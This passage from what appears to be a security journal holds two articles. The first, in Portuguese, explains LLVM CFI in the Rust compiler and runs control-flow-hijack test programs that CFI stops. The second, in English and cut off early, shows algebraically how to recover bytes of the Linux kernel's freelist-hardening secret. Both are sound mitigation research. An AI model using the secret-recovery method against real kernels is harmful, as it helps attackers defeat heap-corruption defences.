Rust define `char` como um valor escalar Unicode, enquanto C define `char` como um tipo inteiro. Rust também define tipos inteiros de tamanho explícito (i.e., `i8`, `i16`, `i32`, ...), enquanto C define tipos inteiros abstratos (i.e., `char`, `short`, `long`, ...), cujos tamanhos reais são definidos pela implementação e podem variar entre diferentes modelos de dados. Isso causa ambiguidade se tipos inteiros Rust forem usados em tipos de função `extern "C"` que representam funções C porque o *Itanium C++ ABI* especifica codificações para tipos inteiros C (e.g., `char`, `short`, `long`, ...), e não suas representações definidas (e.g., inteiro com sinal de 8 bits, inteiro com sinal de 16 bits, inteiro com sinal de 32 bits, ...).

Por exemplo, o compilador Rust atualmente não consegue identificar se uma

```
extern "C" {
    fn func(arg: i64);
}
```

Listagem 1: Exemplo de função extern "C" usando um tipo inteiro Rust.

representa uma `void func(long arg)` ou `void func(long long arg)` em um modelo de dados LP64 ou equivalente.

Para suporte a LLVM CFI entre linguagens, o compilador Rust deve ser capaz de identificar e codificar corretamente tipos C em tipos de função `extern "C"` chamadas indiretamente através da borda FFI quando CFI está habilitado.

Por conveniência, Rust fornece alguns *aliases* de tipos C para uso ao interoperar com código estrangeiro escrito em C, e esses *aliases* de tipos C podem ser usados para desambiguação. No entanto, no momento em que os tipos são codificados, todos os *aliases* de tipo já estão resolvidos para suas respectivas representações de tipo `ty::Ty` (i.e., seus respectivos tipos Rust), tornando atualmente impossível identificar o uso de *aliases* de tipos C a partir de seus tipos resolvidos.

Por exemplo, o compilador Rust atualmente também não consegue identificar que uma

```
extern "C" {
    fn func(arg: c_long);
}
```

Listagem 2: Exemplo de função extern "C" usando um alias de tipo C.

usou o *alias* de tipo `c_long` e não é capaz de desambiguar entre ela e uma `extern "C" fn func(arg: c_longlong)` em um modelo de dados LP64 ou equivalente.

Consequentemente, o compilador Rust é incapaz de identificar e codificar corretamente tipos C em tipos de função `extern "C"` chamadas indiretamente através da borda FFI quando CFI está habilitado:

```
#include <stdio.h>
#include <stdlib.h>

// Esta definição tem o id de tipo "_ZTSFvlE".
void
hello_from_c(long arg)
{
    printf("Hello␣from␣C!\n");
}

// Esta definição tem o id de tipo "_ZTSFvPFvlElE"--isso pode ser ignorado para
// os propósitos deste exemplo.
void
```

```
indirect_call_from_c(void (*fn)(long), long arg)
{
    // Este local de chamada testa se o ponteiro de destino éum membro do grupo
    // derivado do mesmo id de tipo da declaração de fn, que tem o id de tipo
    // "_ZTSFvlE".
    //
    // Observe que como o teste está no local da chamada e égerado pelo Clang,
    // o id de tipo usado no teste écodificado pelo Clang.
    fn(arg);
}
```

Listagem 3: Exemplo de biblioteca C usando tipos inteiros C e codificação do Clang.

```
use std::ffi::c_long;

#[link(name = "foo")]
extern "C" {
    // Esta declaração teria o id de tipo "_ZTSFvlE", mas no momento em que os
    // tipos são codificados, todos os aliases de tipo já estão resolvidos para
    // seus respectivos tipos Rust, então isso écodificado como "_ZTSFvu3i32E"
    // ou "_ZTSFvu3i64E", dependendo para qual tipo o alias de tipo c_long é
    // resolvido, que atualmente usa a codificação vendor extended type
    // u<length><type-name> para os tipos inteiros Rust—esse éo problema
    // demonstrado neste exemplo.
    fn hello_from_c(_: c_long);

    // Esta declaração teria o id de tipo "_ZTSFvPFvlElE", mas écodificado como
    // "_ZTSFvPFvu3i32ES_E" (comprimido) ou "_ZTSFvPFvu3i64ES_E" (comprimido),
    // da mesma forma que a declaração hello_from_c acima——isso pode pode ser
    // ignorado para os propósitos deste exemplo.
    fn indirect_call_from_c(f: unsafe extern "C" fn(c_long), arg: c_long);
}

// Esta definição teria o id de tipo "_ZTSFvlE", mas écodificado como
// "_ZTSFvu3i32E" ou "_ZTSFvu3i64E", da mesma forma que a declaração
// hello_from_c acima.
unsafe extern "C" fn hello_from_rust(_: c_long) {
    println!("Hello, world!");
}

// Esta definição teria o id de tipo "_ZTSFvlE", mas écodificado como
// "_ZTSFvu3i32E" ou "_ZTSFvu3i64E", da mesma forma que a declaração
// hello_from_c acima.
unsafe extern "C" fn hello_from_rust_again(_: c_long) {
    println!("Hello from Rust again!");
}

// Esta definição também teria o id de tipo "_ZTSFvPFvlElE", mas écodificado
// como "_ZTSFvPFvu3i32ES_E" (comprimido) ou "_ZTSFvPFvu3i64ES_E" (comprimido),
// da mesma forma que a declaração hello_from_c acima——isso pode ser ignorado
// para os propósitos deste exemplo.
```

```
fn indirect_call(f: unsafe extern "C" fn(c_long), arg: c_long) {
    // Este local de chamada indireta testa se o ponteiro de destino éum membro
    // do grupo derivado do mesmo id de tipo da declaração de f, que teria o id
    // de tipo "_ZTSFvlE", mas écodificado como como "_ZTSFvu3i32E" ou
    // "_ZTSFvu3i64E", da mesma forma que a declaração hello_from_c acima.
    //
    // Observe que como o teste está no local da chamada e égerado pelo
    // compilador Rust, o id de tipo usado no teste écodificado pelo compilador
    // Rust.
    unsafe { f(arg) }
}

// Esta definição tem o id de tipo "_ZTSFvvE"—isso pode ser ignorado para os
// propósitos deste exemplo.
fn main() {
    // Isto demonstra uma chamada indireta dentro do código somente em Rust
    // usando a mesma codificação para hello_from_rust e o teste no local de
    // chamada indireta em indirect_call (i.e., "_ZTSFvu3i32E" ou
    // "_ZTSFvu3i64E").
    indirect_call(hello_from_rust, 5);

    // Isto demonstra uma chamada indireta através da borda FFI com o compilador
    // Rust e Clang usando codificações diferentes para hello_from_c e o teste
    // no local de chamada indireta em indirect_call (i.e., "_ZTSFvu3i32E" ou
    // "_ZTSFvu3i64E" vs "_ZTSFvlE").
    //
    // Ao usar o LTO do rustc (i.e., −Clto), isto funciona porque o id de tipo
    // usado éda hello_from_c declarada em Rust, que écodificado pelo
    // compilador Rust (i.e., "_ZTSFvu3i32E" ou "_ZTSFvu3i64E").
    //
    // Ao usar LTO (adequado) (i.e., −clinker−plugin−lto), isto não funciona
    // porque o id de tipo usado éda hello_from_c definida em C, que é
    // codificado pelo Clang (i.e., "_ZTSFvlE").
    indirect_call(hello_from_c, 5);

    // Isto demonstra uma chamada indireta para uma função passada como uma
    // callback através da borda FFI com o compilador Rust e Clang usando
    // codificações diferentes para hello_from_rust_again e o teste no local de
    // chamada indireta em indirect_call_from_c (i.e., "_ZTSFvu3i32E" ou
    // "_ZTSFvu3i64E" vs "_ZTSFvlE").
    //
    // Quando funções Rust são passadas como callbacks através da borda FFI para
    // serem chamadas de volta do código C, os testes também estão nos locais de
    // chamadas, mas ao invés gerados por Clang, então os ids de tipo usados nos
    // testes são codificados pelo Clang, que não correspondem aos ids de tipo
    // de declarações codificados pelo compilador Rust (e.g.,
    // hello_from_rust_again). (O mesmo acontece ao contrário para as funções C
    // passadas como como callbacks através da borda FFI para serem chamadas de
    // volta do código Rust.)
    unsafe {
        indirect_call_from_c(hello_from_rust_again, 5);
    }
```

```
}
```

Listagem 4: Exemplo de programa Rust usando tipos inteiros Rust e a codificação do compilador Rust.

Sempre que há uma chamada indireta através da borda FFI ou uma chamada indireta para uma função passada como uma *callback* através da borda FFI, o compilador Rust e Clang usam codificações diferentes para tipos inteiros C para definições e declarações de função, e em locais de chamada indireta quando CFI está habilitado (veja Figs. 3–4).

A opção de normalização de inteiros

Para resolver o problema de codificação de tipos inteiros C, adicionamos uma opção de normalização de inteiros ao Clang (i.e., `-fsanitize-cfi-icall-experimental-normalize-integers`). Esta opção habilita a normalização de tipos inteiros como *vendor extended types* para suporte a LLVM CFI (e LLVM KCFI) entre linguagens com outras linguagens que não podem representar e codificar tipos inteiros C.

```
#include <stdio.h>
#include <stdlib.h>

// Esta definição tem o id de tipo "_ZTSFvlE", mas será codificado como
// "_ZTSFvu3i32E" ou "_ZTSFvu3i64E", dependendo do modelo de dados, se a opção
// de normalização de inteiros está habilitada, que usa a codificação vendor
// extended type u<length><type-name> para os tipos inteiros C.
void
hello_from_c(long arg)
{
    printf("Hello␣from␣C!\n");
}

// Esta definição tem o id de tipo "_ZTSFvPFvlElE", mas será codificado como
// "_ZTSFvPFvu3i32ES_E" (comprimido) ou "_ZTSFvPFvu3i64ES_E" (comprimido),
// dependendo do modelo de dados, se a opção de normalização de inteiros está
// habilitada--isso pode ser ignorado para os propósitos deste exemplo.
void
indirect_call_from_c(void (*fn)(long), long arg)
{
    // Este local de chamada testa se o ponteiro de destino éum membro do grupo
    // derivado do mesmo id de tipo da declaração de fn, que tem o id de tipo
    // "_ZTSFvlE", mas será codificado como "_ZTSFvu3i32E" ou "_ZTSFvu3i64E",
    // dependendo do modelo de dados, se a opção de normalização de inteiros
    // está habilitada.
    fn(arg);
}
```

Listagem 5: Exemplo de biblioteca C usando tipos inteiros C e codificação Clang com a opção de normalização de inteiros habilitada.

Especificamente, os tipos inteiros são codificados como suas representações definidas (e.g., inteiro com sinal de 8 bits, inteiro com sinal de 16 bits, inteiro com sinal de 32 bits, ...) para compatibilidade com linguagens que definem tipos inteiros de tamanho explícito (e.g., `i8`, `i16`, `i32`, ..., em Rust) (veja Fig. 5).

Isso faz com que LLVM CFI (e LLVM KCFI) entre linguagens funcione sem alterações, com perda mínima de granularidade.[4]

O atributo cfi_encoding

Para fornecer flexibilidade ao usuário, também fornecemos o atributo cfi_encoding. O atributo `cfi_encoding` permite ao usuário definir a codificação CFI para tipos definidos pelo usuário.

```
#![feature(cfi_encoding, extern_types)]
#[cfi_encoding = "3Foo"]
pub struct Type1(i32);
extern {
    #[cfi_encoding = "3Bar"]
    type Type2;
}
```

Listagem 6: Exemplo de tipos definidos pelo usuário usando o atributo cfi_encoding.

Ele permite ao usuário usar nomes diferentes para tipos que de outra forma seriam obrigados a ter o mesmo nome usado em funções C definidas externamente (veja Fig. 6).

A crate cfi_types

Alternativamente, para resolver também o problema de codificação de tipos inteiros C, fornecemos a *crate* `cfi_types`. Esta *crate* fornece um novo conjunto de tipos C como tipos definidos pelo usuário usando o atributo `cfi_encoding` e `repr(transparent)` para serem usados para suporte a LLVM CFI entre linguagens.

```
use cfi_types::c_long;

#[link(name = "foo")]
extern "C" {
    // Esta declaração tem o id de tipo "_ZTSFvlE" porque usa os tipos CFI para
    // suporte a LLVM CFI entre linguagens. A cfi_types crate fornece um novo
    // conjunto de tipos C como tipos definidos pelo usuário usando o atributo
    // cfi_encoding e repr(transparent) para serem usados para suporte a LLVM
```

[4] E.g., https://github.com/rust-lang/rfcs/pull/3296#issuecomment-1432190581 ~1% no kernel do Linux.

```
    // CFI entre linguagens. Este novo conjunto de tipos C permite que o
    // compilador Rust identifique e codifique corretamente os tipos C em tipos
    // de função extern "C" chamados indiretamente através da borda FFI quando
    // CFI está habilitado.
    fn hello_from_c(_: c_long);

    // Esta declaração tem o id de tipo "_ZTSFvPFvlElE" porque usa os tipos CFI
    // para suporte a LLVM CFI entre linguagens——isso pode ser ignorado para os
    // propósitos deste exemplo.
    fn indirect_call_from_c(f: unsafe extern "C" fn(c_long), arg: c_long);
}

// Esta definição tem o id de tipo "_ZTSFvlE" porque usa os tipos CFI para
// suporte a LLVM CFI entre linguagens, da mesma forma que a declaração
// hello_from_c acima.
unsafe extern "C" fn hello_from_rust(_: c_long) {
    println!("Hello, world!");
}

// Esta definição tem o id de tipo "_ZTSFvlE" porque usa os tipos CFI para
// suporte a LLVM CFI entre linguagens, da mesma forma que a declaração
// hello_from_c acima.
unsafe extern "C" fn hello_from_rust_again(_: c_long) {
    println!("Hello from Rust again!");
}

// Esta definição também tem o id de tipo "_ZTSFvPFvlElE" porque usa os tipos
// CFI para suporte a LLVM CFI entre linguagens, da mesma forma que a declaração
// hello_from_c acima——isso pode ser ignorado para os propósitos deste exemplo.
fn indirect_call(f: unsafe extern "C" fn(c_long), arg: c_long) {
    // Este local de chamada indireta testa se o ponteiro de destino éum membro
    // do grupo derivado do mesmo id de tipo da declaração de f, que tem o id de
    // tipo "_ZTSFvlE" porque usa os tipos CFI para suporte a LLVM CFI entre
    // linguagens, da mesma forma que a declaração hello_from_c acima.
    unsafe { f(arg) }
}

// Esta definição tem o id de tipo "_ZTSFvvE"——isso pode ser ignorado para os
// propósitos deste exemplo.
fn main() {
    // Isto demonstra uma chamada indireta dentro do código somente em Rust
    // usando a mesma codificação para hello_from_rust e o teste no local de
    // chamada indireta em indirect_call (i.e., "_ZTSFvlE").
    indirect_call(hello_from_rust, c_long(5));

    // Isto demonstra uma chamada indireta através da borda FFI com o compilador
    // Rust e Clang usando a mesma codificação para hello_from_c e o teste no
    // local de chamada indireta em indirect_call (i.e., "_ZTSFvlE").
    indirect_call(hello_from_c, c_long(5));

    // Isto demonstra uma chamada indireta para uma função passada como uma
    // callback através da borda FFI com o compilador Rust e Clang usando a
    // mesma codificação para hello_from_rust_again e o teste no local de
    // chamada indireta em indirect_call_from_c (i.e., "_ZTSFvlE").
```

```
    unsafe {
        indirect_call_from_c(hello_from_rust_again, c_long(5));
    }
}
```

Listagem 7: Exemplo de programa Rust usando tipos inteiros Rust e a codificação do compilador Rust com os tipos da crate cfi_types.

Este novo conjunto de tipos C permite que o compilador Rust identifique e codifique corretamente tipos C em tipos de função `extern "C"` chamadas indiretamente através da borda FFI quando CFI está habilitado (veja Fig 7).

Resultados

O suporte LLVM CFI no compilador Rust fornece *forward-edge control flow protection* para código compilado somente em Rust e para binários de linguagem mista de código compilado em C ou C++ e Rust, também conhecidos como "binários mistos" (i.e., para quando código compilado em C ou C++ e Rust compartilham o mesmo espaço de endereço virtual), agregando ponteiros de função em grupos identificados por seus tipos de retorno e parâmetro.

LLVM CFI pode ser habilitado com `-Zsanitizer=cfi` e requer LTO (i.e., `-Clinker-plugin-lto` ou `-Clto`). LLVM CFI entre linguagens pode ser habilitado com `-Zsanitizer=cfi`, requer que a opção `-Zsanitizer-cfi-normalize-integers` seja usada com a opção do Clang `-fsanitize-cfi-icall-experimental-normalize-integers` para suporte LLVM CFI entre linguagens, e LTO adequado (i.e., não-rustc) (i.e., `-Clinker-plugin-lto`).

É recomendado recompilar a biblioteca padrão com CFI habilitado usando o recurso Cargo build-std (i.e., `-Zbuild-std`) ao habilitar o CFI.

Exemplo 1: Redirecionando o fluxo de controle usando uma chamada indireta para um destino inválido

```
#![feature(naked_functions)]

use std::arch::asm;
use std::mem;

fn add_one(x: i32) -> i32 {
    x + 1
}

#[naked]
pub extern "C" fn add_two(x: i32) {
    // x + 2 preceded by a landing pad/nop block
    unsafe {
        asm!(
```

```
                "
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣nop
␣␣␣␣␣␣␣␣␣␣␣␣␣␣lea␣eax,␣[rdi+2]
␣␣␣␣␣␣␣␣␣␣␣␣␣␣ret
␣␣␣␣␣␣␣␣",
                options(noreturn)
            );
        }
}

fn do_twice(f: fn(i32) -> i32, arg: i32) -> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The␣answer␣is:␣{}", answer);

    println!("With␣CFI␣enabled,␣you␣should␣not␣see␣the␣next␣answer");
    let f: fn(i32) -> i32 = unsafe {
        // O Offset 0 éum destino de chamada válido (i.e., o ponto de entrada
        // da função), mas os offsets 1–8 dentro do bloco de NOPs são destinos
        // de chamada inválidos (i.e., dentro do corpo da função).
        mem::transmute::<*const u8, fn(i32) -> i32>((add_two as *const u8).offset(5))
    };
    let next_answer = do_twice(f, 5);

    println!("The␣next␣answer␣is:␣{}", next_answer);
}
```

Listagem 8: Redirecionando o fluxo de controle usando uma chamada indireta para um destino inválido (i.e., dentro do corpo da função).

```
$ cargo run --release
    Compiling rust-cfi-1 v0.1.0 (/home/rcvalle/rust-cfi-1)
     Finished release [optimized] target(s) in 0.43s
      Running `target/release/rust-cfi-1`
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listagem 9: Compilação e execução da Fig. 8 com LLVM CFI desabilitado.

```
$ RUSTFLAGS="-Clinker-plugin-lto -Clinker=clang -Clink-arg=-fuse-ld=lld -Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-1 v0.1.0 (/home/rcvalle/rust-cfi-1)
    Finished release [optimized] target(s) in 1m 08s
     Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-1`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listagem 10: Compilação e execução da Fig. 8 com LLVM CFI habilitado.

Quando o LLVM CFI está habilitado, se houver alguma tentativa de redirecionar o fluxo de controle usando uma chamada indireta para um destino inválido, a execução é terminada (veja Fig. 10).

Exemplo 2: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com um número diferente de parâmetros

```
use std::mem;

fn add_one(x: i32) -> i32 {
    x + 1
}

fn add_two(x: i32, _y: i32) -> i32 {
    x + 2
}

fn do_twice(f: fn(i32) -> i32, arg: i32) -> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The answer is: {}", answer);

    println!("With CFI enabled, you should not see the next answer");
    let f: fn(i32) -> i32 =
        unsafe { mem::transmute::<*const u8, fn(i32) -> i32>(add_two as *const u8) };
    let next_answer = do_twice(f, 5);

    println!("The next answer is: {}", next_answer);
}
```

Listagem 11: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com um número de parâmetros diferente dos argumentos passados no local de chamada.

```
$ cargo run --release
    Compiling rust-cfi-2 v0.1.0 (/home/rcvalle/rust-cfi-2)
     Finished release [optimized] target(s) in 0.43s
      Running `target/release/rust-cfi-2`
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listagem 12: Compilação e execução da Fig. 11 com LLVM CFI desabilitado.

```
$ RUSTFLAGS="-Clinker-plugin-lto -Clinker=clang -Clink-arg=-fuse-ld=lld -Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
    ...
    Compiling rust-cfi-2 v0.1.0 (/home/rcvalle/rust-cfi-2)
     Finished release [optimized] target(s) in 1m 08s
      Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-2`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listagem 13: Compilação e execução da Fig. 11 com LLVM CFI habilitado.

Quando o LLVM CFI está habilitado, se houver alguma tentativa de redirecionar o fluxo de controle usando uma chamada indireta para uma função com um número de parâmetros diferente dos argumentos passados no local de chamada, a execução também é terminada (veja Fig. 13).

Exemplo 3: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com diferentes tipos de retorno e parâmetro

```
use std::mem;

fn add_one(x: i32) -> i32 {
    x + 1
}

fn add_two(x: i64) -> i64 {
    x + 2
```

```
}

fn do_twice(f: fn(i32) -> i32, arg: i32) -> i32 {
    f(arg) + f(arg)
}

fn main() {
    let answer = do_twice(add_one, 5);

    println!("The␣answer␣is:␣{}", answer);

    println!("With␣CFI␣enabled,␣you␣should␣not␣see␣the␣next␣answer");
    let f: fn(i32) -> i32 =
        unsafe { mem::transmute::<*const u8, fn(i32) -> i32>(add_two as *const u8) };
    let next_answer = do_twice(f, 5);

    println!("The␣next␣answer␣is:␣{}", next_answer);
}
```

Listagem 14: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com tipos de retorno e parâmetro diferentes do tipo de retorno esperado e argumentos passados no local de chamada.

```
$ cargo run --release
    Compiling rust-cfi-3 v0.1.0 (/home/rcvalle/rust-cfi-3)
     Finished release [optimized] target(s) in 0.44s
      Running `target/release/rust-cfi-3`
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listagem 15: Compilação e execução da Fig. 14 com LLVM CFI desabilitado.

```
$ RUSTFLAGS="-Clinker-plugin-lto␣-Clinker=clang␣-Clink-arg=-fuse-ld=lld␣-Zsanitizer=cfi" cargo run -
    Zbuild-std -Zbuild-std-features --release --target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-3 v0.1.0 (/home/rcvalle/rust-cfi-3)
    Finished release [optimized] target(s) in 1m 07s
     Running `target/x86_64-unknown-linux-gnu/release/rust-cfi-3`
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listagem 16: Compilação e execução da Fig. 14 com LLVM CFI habilitado.

Quando o LLVM CFI está habilitado, se houver alguma tentativa de redirecionar o fluxo de controle usando uma chamada indireta para uma função com tipos de retorno e parâmetro diferentes do tipo de retorno

esperado e argumentos passados no local de chamada, a execução também é terminada (veja Fig. 16).

Exemplo 4: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com diferentes tipos de retorno e parâmetro através da borda FFI

```
int
do_twice(int (*fn)(int), int arg)
{
    return fn(arg) + fn(arg);
}
```

Listagem 17: Exemplo de biblioteca C.

```
use std::mem;

#[link(name = "foo")]
extern "C" {
    fn do_twice(f: unsafe extern "C" fn(i32) -> i32, arg: i32) -> i32;
}

unsafe extern "C" fn add_one(x: i32) -> i32 {
    x + 1
}

unsafe extern "C" fn add_two(x: i64) -> i64 {
    x + 2
}

fn main() {
    let answer = unsafe { do_twice(add_one, 5) };

    println!("The␣answer␣is:␣{}", answer);

    println!("With␣CFI␣enabled,␣you␣should␣not␣see␣the␣next␣answer");
    let f: unsafe extern "C" fn(i32) -> i32 = unsafe {
        mem::transmute::<*const u8, unsafe extern "C" fn(i32) -> i32>(add_two as *const u8)
    };
    let next_answer = unsafe { do_twice(f, 5) };

    println!("The␣next␣answer␣is:␣{}", next_answer);
}
```

Listagem 18: Redirecionando o fluxo de controle usando uma chamada indireta para uma função com tipos de retorno e de parâmetro diferentes do tipo de retorno esperado e argumentos passados no local de chamada, através da borda FFI

```
$ make
```

```
mkdir -p target/release
clang -I. -Isrc -Wall -c src/foo.c -o target/release/libfoo.o
llvm-ar rcs target/release/libfoo.a target/release/libfoo.o
RUSTFLAGS="-L./target/release␣-Clinker=clang␣-Clink-arg=-fuse-ld=lld" cargo build --release
    Compiling rust-cfi-4 v0.1.0 (/home/rcvalle/rust-cfi-4)
     Finished release [optimized] target(s) in 0.49s
$ ./target/release/rust-cfi-4
The answer is: 12
With CFI enabled, you should not see the next answer
The next answer is: 14
$
```

Listagem 19: Compilação e execução das Figs. 17–18 com LLVM CFI desabilitado.

```
$ make
mkdir -p target/release
clang -I. -Isrc -Wall -flto -fsanitize=cfi -fsanitize-cfi-icall-experimental-normalize-integers -fvisibility=
    hidden -c -emit-llvm src/foo.c -o target/release/libfoo.bc
llvm-ar rcs target/release/libfoo.a target/release/libfoo.bc
RUSTFLAGS="-L./target/release␣-Clinker-plugin-lto␣-Clinker=clang␣-Clink-arg=-fuse-ld=lld␣-Zsanitizer=
    cfi␣-Zsanitizer-cfi-normalize-integers" cargo build -Zbuild-std -Zbuild-std-features --release --
    target x86_64-unknown-linux-gnu
   ...
   Compiling rust-cfi-4 v0.1.0 (/home/rcvalle/rust-cfi-4)
    Finished release [optimized] target(s) in 1m 06s
$ ./target/x86_64-unknown-linux-gnu/release/rust-cfi-4
The answer is: 12
With CFI enabled, you should not see the next answer
Illegal instruction
$
```

Listagem 20: Compilação e execução das Figs. 17–18 com LLVM CFI habilitado.

Quando o LLVM CFI está habilitado, se houver alguma tentativa de redirecionar o fluxo de controle usando uma chamada indireta para uma função com tipos de retorno e de parâmetro diferentes do tipo de retorno esperado e argumentos passados no local de chamada, mesmo através da borda FFI e para funções passada como uma *callback* através da borda FFI através da borda FFI, a execução também é terminada (veja Fig. 20).

Desempenho

Testes preliminares de desempenho (i.e., um bilhão de chamadas para uma função contendo uma chamada indireta sem e com LLVM CFI habilitado comparados) usando cargo bench indicam impacto insignificante no desempenho (i.e., 0,01%).

Conclusão

LLVM CFI e LLVM CFI entre linguagens (e LLVM KCFI e LLVM KCFI entre linguagens) estão disponíveis em *nightly builds* do compilador Rust. À medida que trabalhamos para estabilizar esses recursos (veja nosso *roadmap*), estamos começando a experimentá-los em nossos produtos e serviços, e incentivamos você a experimentar também e nos informar se tiver algum problema (veja os problemas conhecidos).

Esperamos que este trabalho também forneça a base para futuras implementações de *forward-edge control flow protection*, de fina granularidade, entre linguagens, combinada com suporte de hardware e baseada em software, como Microsoft Windows XFG, ARM Pointer Authentication-based forward-edge control flow protection, e Intel FineIBT.

Agradecimentos

Agradecimentos a bjorn3 (Björn Roy Baron), compiler-errors (Michael Goulet), eddyb (Eduard-Mihai Burtescu), matthiaskrgr (Matthias Krüger), mmaurer (Matthew Maurer), nagisa (Simonas Kazlauskas), pcc (Peter Collingbourne), pnkfelix (Felix Klock), samitolvanen (Sami Tolvanen), tmiasko (Tomasz Miąsko), e a comunidade Rust por toda a ajuda neste projeto.

Ramon de C Valle - rcvalle@google.com

Ramon é Engenheiro de Segurança da Informação no Google, trabalhando com pesquisa de vulnerabilidades e desenvolvimento de mitigações. Também é um dos primeiros desenvolvedores e contribuidor de longa data do Metasploit, e líder do Exploit Mitigations Project Group do compilador Rust. (Veja https://rcvalle.com/about.)

A Closer Look At Freelist Hardening

Author: Matt Yurkewych

Digital Object Identifier

https://doi.org/10.47986/17/10

1. Introduction

Here we consider the mechanism for freelist hardening incorporated into the Linux kernel in April 2020 [1], corresponding to the configuration parameter `CONFIG_SLAB_FREELIST_HARDENED`.

We are motivated by the following question: does this mechanism deter a real-world attacker?

2. The Mechanism

Here we describe the mechanism for obfuscation, towards analysis. We start with the "kmalloc-32 freelist walk" provided in [1]:

```
ptr               ptr_addr            stored value      secret
ffff9eed6e019020@ffff9eed6e019000 is 793d1135d52cda42 (86528eb656b3b59d)
ffff9eed6e019040@ffff9eed6e019020 is 593d1135d52cda22 (86528eb656b3b59d)
ffff9eed6e019060@ffff9eed6e019040 is 393d1135d52cda02 (86528eb656b3b59d)
ffff9eed6e019080@ffff9eed6e019060 is 193d1135d52cdae2 (86528eb656b3b59d)
ffff9eed6e0190a0@ffff9eed6e019080 is f93d1135d52cdac2 (86528eb656b3b59d)
```

Figure 1: The "kmalloc-32 freelist walk" given in [1].

In Figure 1, the `stored value` is computed as follows:

$$\texttt{stored value} = \texttt{ptr} \oplus BS(\texttt{ptr\_addr}) \oplus \texttt{secret}$$

where $BS()$ is an endian swap and '$\oplus$' indicates mod 2 addition. We borrow the target architecture from both [1] and [2] and assume that the endian swap occurs along 64-bit words.

The stated design goals are:

1. An attacker should not be able to infer `secret` from `stored value`.
2. An attacker should not be able to infer where in disclosed memory a `stored value` resides.

However, at the time of this writing, we could not find any published analysis for how the mechanism does or does not meet these design goals, in any attack model.

3. An “Infosec” Attack Model

In [2], it is assumed that `stored value` is disclosed and known to the attacker. The attacker's goal is to recover the `secret`.

This assumption is “infosec” in nature, and begs the following question: what is the cost of deobfuscation?

Towards mathematical analysis, we express the knowns as capital letters and the unknowns as lowercase letters. We let `secret` be the following concatenation of 8 bytes:

$$s = (s_1 \| \dots \| s_8)$$

and `ptr` be the following concatenation of 8 bytes:

$$(p_1 \| \dots \| p_8)$$

Similar for `ptr_addr`:

$$(p'_1 \| \dots \| p'_8)$$

and so:

$$BS(\texttt{ptr\_addr}) = (p'_8 \| \dots \| p'_1)$$

We complete this section with the following equation for V, the `stored value`:

$$V = (p_1 \| \dots \| p_8) \oplus (p'_8 \| \dots \| p'_1) \oplus (s_1 \| \dots \| s_8) \quad \text{(Equation 1)}$$

4. An Infosec Attack

As in [1] and [2], we assume `ptr` and `ptr_addr` are in the same slab, and that D is their difference $(\mathrm{mod}\ 2^{64})$. Note that D is the allocation amount, which is also known to the attacker.

Also as in [1] and [2], we assume that $D = \texttt{0x20}$.

Next, the following equations hold:

$$p_1 = p'_1 = p_2 = p'_2 = \texttt{0xff}$$

$$p_8 = D = \texttt{0x20}$$

$$p'_8 = 0$$

$$(p_7 \texttt{ \& 0xf}) = (p_8 \texttt{ \& 0xf}) = 0x0$$

As such, s_8 is leaked in the least significant byte of V, and the least significant 4 bits of s_7 are leaked in V as well.

The attacker next computes:

$$\begin{aligned} V \oplus BS(V) = \quad & (p_1 \oplus p'_8 \oplus s_1) \oplus (p_8 \oplus p'_1 \oplus s_8) \\ & \| \, (p_2 \oplus p'_7 \oplus s_2) \oplus (p_7 \oplus p'_2 \oplus s_7) \\ & \| \, (p_3 \oplus p'_6 \oplus s_3) \oplus (p_6 \oplus p'_3 \oplus s_6) \\ & \| \, (p_4 \oplus p'_5 \oplus s_4) \oplus (p_5 \oplus p'_4 \oplus s_5) \\ & \| \, (p_5 \oplus p'_4 \oplus s_5) \oplus (p_4 \oplus p'_5 \oplus s_4) \\ & \| \, (p_6 \oplus p'_3 \oplus s_6) \oplus (p_3 \oplus p'_6 \oplus s_3) \\ & \| \, (p_7 \oplus p'_2 \oplus s_7) \oplus (p_2 \oplus p'_7 \oplus s_2) \\ & \| \, (p_8 \oplus p'_1 \oplus s_8) \oplus (p_1 \oplus p'_8 \oplus s_1) \\ = \quad & (s_1 \oplus s_8 \oplus D) \| \, (s_2 \oplus s_7) \| \, (s_3 \oplus s_6) \| \, (s_4 \oplus s_5) \\ & \| \, (s_4 \oplus s_5) \| \, (s_3 \oplus s_6) \| \, (s_2 \oplus s_7) \| \, (s_1 \oplus s_8 \oplus D) \end{aligned}$$

(Equation 2)

Here in (Equation 2), after mod 2 cancellation, V is expressed solely in terms of the bytes of the secret s and the allocation amount. As such, the attacker infers s_1 from prior knowledge of s_8 and D. Similarly, the attacker infers the least significant 4 bits of s_2.

4.1. Half-Price Discount

